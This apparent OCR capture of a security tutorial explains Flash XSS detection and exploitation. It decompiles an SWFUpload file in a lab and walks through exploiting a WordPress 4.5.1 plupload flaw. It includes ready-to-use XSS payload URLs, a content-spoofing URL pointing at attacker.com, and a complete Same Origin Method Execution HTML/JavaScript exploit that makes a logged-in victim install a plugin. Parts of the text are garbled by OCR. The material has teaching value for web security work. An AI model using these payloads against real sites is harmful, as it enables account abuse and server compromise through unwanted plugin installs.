DETECTION & EXPLOITATION OF FLASH XSS

1. What is Flash XSS ?

Flash is a software platform which is used for developing animation, rich internet applications and games that can be viewed or executed in Flash Player enabled browsers. Flash applications use Actionscripts, if these scripts are not written securely then it could introduce vulnerabilities in the Flash applications. It is also known as Cross Site Flashing (XSF).

2. Detection

Most of the applications will use flash content to provide rich functionality to the users.


In flash applications if action scripts use one of the following methods with flashvar arguments (uninitialized parameters) then it may be possible to perform XSS attacks on the application:

- loadVariables()
- loadMovie()
- getURL() or NavigateToURL()
- loadMovie()
- loadMovieNum()
- FScrollPane.loadScrollContent()
- LoadVars.load
- LoadVars.send
- XML.load ()
- LoadVars.load ()
- Sound.loadSound();
- NetStream.play();
- OBJECT.external.ExternalInterface.call("eval", cmd);
- *_Callback()

3. Exploitation

Most of the applications will use flash for file uploads, displaying rich animation and more.

The demo application called Employee Management System is also using an embed flash feature for uploading resume of an employee for Internal Job Portal.



Full Name * Make Sure All Caps

Address *

Mobile * Enter Mobile

Email-ID * Enter Email-ID


Date of Birth * YYYY/MM/DD

Upload Resume* undefined Browse...

```
<td width="100">Upload Resume*</td>
<td>
  <embed src="swfupload.swf?buttonImageURL=http:\/\/192.168.22.29/mgmt/upload.png" width="80" height="30">
</td>
</tr>
<tr>…</tr>
```


```
element {
}
```

To inspect flash variables for Cross Site Scripting attacks download flash file from URL.


192.168.22.29/mgmt/swfupload.swf
192.168.22.29/mgmt/swfupload.swf

```
undefined
```


Use FFDec (Flash File Decompiler) tool to view the source of **swfupload.swf (Small Web Format file)**



```
package
{
   import flash.display.Loader;
   import flash.display.Sprite;
   import flash.display.StageAlign;
   import flash.display.StageScaleMode;
   import flash.events.DataEvent;
   import flash.events.Event;
   import flash.events.HTTPStatusEvent;
   import flash.events.IOErrorEvent;
   import flash.events.MouseEvent;
   import flash.events.ProgressEvent;
   import flash.events.SecurityErrorEvent;
   import flash.events.TimerEvent;
   import flash.external.ExternalInterface;
   import flash.net.FileFilter;
   import flash.net.FileReference;
   import flash.net.FileReferenceList;
   import flash.net.URLRequest;
   import flash.net.URLRequestMethod;
   import flash.net.URLVariables;
   import flash.system.Security;
   import flash.text.AntiAliasType;
   import flash.text.StyleSheet;
```

```
public static function main() : void
private var ERROR_CODE_QUEUE_LIMIT_EXCEEDED:Number = -100;
private var uploadStart_Callback:String;
private var testExternalInterface_Callback:String;
private var buttonCursorSprite:Sprite;
private var buttonAction:Number;
private var buttonStateDisabled:Boolean;
private var fileSizeLimit:Number;
```

Under scripts > SWFUpload is our main ActionScript class.




```
   private function PrintDebugInfo() : void
   {
      var _loc2_:* = null;
      var _loc1_:* = "\n----- SWF DEBUG OUTPUT ----\n";
      _loc1_ = _loc1_ + ("Build Number:           " + this.build_number + "\n");
      _loc1_ = _loc1_ + ("movieName:              " + this.movieName + "\n");
      _loc1_ = _loc1_ + ("Upload URL:             " + this.uploadURL + "\n");
      _loc1_ = _loc1_ + ("File Types String:      " + this.fileTypes + "\n");
      _loc1_ = _loc1_ + ("Parsed File Types:      " + this.valid_file_extensions.toString() + "\n");
      _loc1_ = _loc1_ + ("HTTP Success:           " + this.httpSuccess.join(", ") + "\n");
      _loc1_ = _loc1_ + ("File Types Description: " + this.fileTypesDescription + "\n");
      _loc1_ = _loc1_ + ("File Size Limit:        " + this.fileSizeLimit + " bytes\n");
      _loc1_ = _loc1_ + ("File Upload Limit:      " + this.fileUploadLimit + "\n");
      _loc1_ = _loc1_ + ("File Queue Limit:       " + this.fileQueueLimit + "\n");
      _loc1_ = _loc1_ + "Post Params:\n";
      for(_loc2_ in this.uploadPostObject)
      {
         if(this.uploadPostObject.hasOwnProperty(_loc2_))
         {
```

In above parameters **movieName** parameter looks interesting. After reviewing the code it looks there are no validations on **movieName** as well as **buttonImageURL** (also be seen from application itself which is trying to load icon from URL)

It is possible to spoof content which is loading intentionally from application with **buttonImageURL** parameter

http://test.com/swfupload.swf?buttonImageURL=http://attacker.com/spoofed.png


192.168.22.29/mgmt/swfupload.swf?buttonImageURL=https://pbs.twimg.com/pro
undefined

To abuse **movieName** we need to understand the function call where it is exactly defined and used.

```
this.flashReady_Callback="SWFUpload.instances[\""+this.movieName+"\"].flashReady";
```

```
     if(ExternalCall.Bool(this.testExternalInterface_Callback))
```

```
            {
              ExternalCall.Simple(this.flashReady_Callback);
              this.hasCalledFlashReady = true;
      }
```

From above it is clear that **movieName** value is first inserted in [“”] then stored in **flashReady_Callback** parameter. Then it is compared at if statement.


So the breakdown will be as follows

```
this.flashReady_Callback="SWFUpload.instances[\""+this.movieName+"\"].flashReady";
```

```
      if(ExternalCall.Bool(this.testExternalInterface_Callback))
            {
              ExternalCall.Simple(this.flashReady_Callback);
              this.hasCalledFlashReady = true;
      }
```

The final payload to pop the alert is

[**http://test.com/swfupload.swf?movieName=”]);}catch(e){alert(1);}//**](http://test.com/swfupload.swf?movieName=”]);}catch(e){alert(1);}//)




192.168.22.29/mgmt/swfupload.swf?movieName="]);}catch(e){alert(1);}//


1

To Exploit further we have a realtime example on **Wordpress 4.5.1 Same Origin Method Execution or Reverse ClickJacking**

Wordpress 4.5.1 is having known xss issue at **plupload.flash.swf**

[**http://test.in/wp-includes/js/plupload/plupload.flash.swf?target%g=alert&uid%g=xss**](http://test.in/wp-includes/js/plupload/plupload.flash.swf?target%g=alert&uid%g=xss)


192.168.22.29/wordpress/wp-incluc
/wordpress/wp-includes/js/plupload/plupload.flash.swf?target%g=alert&uid%g=xss
Search


192.168.22.29/wordpress/wp-incluc
192.168.22.29/wordpress/wp-includes/js/plupload/plupload.flash.swf?target%g=al
Search
OK

xss::Init


To exploit further we take help of below scenario

- An attacker sends a link that contains the exploit to an authenticated user.
- The user (victim) opens the link and clicks the button.
- The exploit opens a new window to the SWF file, meanwhile the other window is loading the plugin page.
- The exploit then triggers the install button of a malicious plugin.
- The plugin is installed and the malicious codes are uploaded on the server accordingly.

```
<button onclick="fire()">Click</button>
<script>
function fire() {
 open('javascript:setTimeout("location=\'http://example.com/wp-includes/js/plupload/plupload.flash.swf?target%g=opener.document.body.firstElementChild.nextElementSibling.nextElementSibling.nextElementSibling.firstElementChild.click&uid%g=hello&\'", 2000)');
  setTimeout('location="http://example.com/wp-admin/plugin-install.php?tab=plugin-information&plugin=wp-super-cache&TB_iframe=true&width=600&height=550"')
}
```

```
    </script>
```

Victim logged into his account in Wordpress 4.5.1 version.



WordPress 4.9.2 is available! Please update now.

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

Get Started
or, change your theme completely


Next Steps
Write your first blog post
Add an About page
View your site

More Actions
Manage widgets or menus
Turn comments on or off
Learn more about getting started

At a Glance
1 Post
1 Page
1 Comment
WordPress 4.5.1 running Twenty Sixteen theme.


Quick Draft
What's on your mind?

Victim opened link which is shared by attacker and clicked on it.



Dashboard ‹ Flash Demo — WordP
/C:/Users/MrR3boot/Desktop/test.h
file:///C:/Users/MrR3boot/Desktop/test.html
Click

Whenever victim clicked on banner/button/logo(framed by attacker) a new tab will get open and initial tab will get redirected to victim wordpress page and it will automatically load vulnerable plugin installation page. New tab will open victim wordpress **plupload.flash.swf** flash file which will automatically install the plugin open in first tab.




Dashboard ‹ Flash Demo — WordP
/C:/Users/MrR3boot/Desktop/t
javascript:setTimeout("location='h
javascript:setTimeout("location='http://192.168.22.29/wordpress/wp-includes/js/plupl
Search
2

Parent tab redirection to victims wordpress site

New tab which will victim wordpress load plupload.flash.swf flash to install vulnerable plugin

At this stage both loaded flash file and parent tab both are on same origin hence it’s known as **Same Origin Method Execution (SOME)**



Dashboard ‹ Flash Demo — WordP
Flash Demo › Plugin Install — Word
192.168.22.29/wordpress/wp-includ
192.168.22.29/wordpress/wp-admin/plugin-install.php?tab=plugin-inform
Search
WP Super Cache
Description
Installation
FAQ
Changelog
Reviews
Install Now

This plugin generates static html files from your dynamic WordPress blog. After a html file is generated your webserver will serve that file instead of processing the comparatively heavier and more expensive WordPress PHP scripts.


The static html files will be served to the vast majority of your users:

- Users who are not logged in.
- Users who have not left a comment on your blog.
- Or users who have not viewed a password protected post.

